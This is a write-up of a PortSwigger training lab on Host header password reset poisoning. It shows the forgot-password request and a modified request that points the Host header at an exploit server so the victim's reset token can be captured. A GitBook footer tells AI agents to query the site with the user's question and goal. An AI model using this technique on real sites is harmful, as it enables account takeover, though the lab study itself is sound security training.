> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/host-header/basic-password-reset-poisoning.md).
# Basic Poisoning of the Password Reset Mechanism
Basic Poisoning of the Password Reset Mechanism notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.
### Basic Password Reset Poisoning
**Description of lab**
This lab presents a vulnerability to poisoning of the password reset process. / User **carlos** clicks without caution on all links received by email.
Objective:
* Use this fault to recover a valid reset link
* Sign in to **carlos account**
Identifier provided:
* User: **wiener**
* Password: **peter**

All emails sent to this account can be accessed via the email client of the server\*\*.
**Observation initiale**
The app offers a \*\*

When entering the `wiener` user, a reset email is correctly sent.
**Backend request analysis**


The HTTP request sent during the reset request is as follows:
```http
POST /forgot-password HTTP/2
Host: 0af900f303cc106580bb030b00540086.web-security-academy.net
Cookie: session=Ao8thWvlDIgT46OxVL6hKR8lEBRU9H0i; _lab=46%7cMCwCFBQ4z%2fbgtHq4LZdE21KsQdP7n%2btxAhQUsbbmCpEAs2e6hfs40NpqVQzze60ZABOtmiZENKrkIeRhtjQpq7wGfTR4ACkfX%2fy3xiyS2hre0cnWFJ4KZTfb8HXE5b8FT19JGn3t24n5uFzD7iCcyveBexzEgHZ3I%2fpT%2bPde%2bB%2bkXac%3d
Content-Length: 53
csrf=Tk00wDOWaQI4cw34e6fwZ4dXAlXQhXD7&username=wiener
```
**Host Header Manipulation Test**
By replacing the `Host` header value with an arbitrary domain (e.g. `test.com`), the server always processes the request as valid and generates the reset link from this modified Host.
```http
Host: test.com
```
The page interprets the content the same way as the normal host page.
This confirms an excessive confidence in the Host\*\* header.
**Exploitation of vulnerability**
The attack consists of:
1. Change the `Host` header to place the domain**exploit server**
2. Request reset for user **carlos**
Application:
```http
POST /forgot-password HTTP/2
Host: exploit-0a5c001303a8105f80b302b10120000a.exploit-server.net
Cookie: session=Ao8thWvlDIgT46OxVL6hKR8lEBRU9H0i; _lab=46%7cMCwCFBQ4z%2fbgtHq4LZdE21KsQdP7n%2btxAhQUsbbmCpEAs2e6hfs40NpqVQzze60ZABOtmiZENKrkIeRhtjQpq7wGfTR4ACkfX%2fy3xiyS2hre0cnWFJ4KZTfb8HXE5b8FT19JGn3t24n5uFzD7iCcyveBexzEgHZ3I%2fpT%2bPde%2bB%2bkXac%3d
Content-Length: 53
csrf=Tk00wDOWaQI4cw34e6fwZ4dXAlXQhXD7&username=carlos
```
**Result**

* Server generates a reset link based on **Host controlled by attacker**
* User **carlos** click on this trapped link received by email
* The reset token is then visible in the logs of the exploit server
* You can set a new password for the account **carlos**
* Successful connection to the targeted account
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/host-header/basic-password-reset-poisoning.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.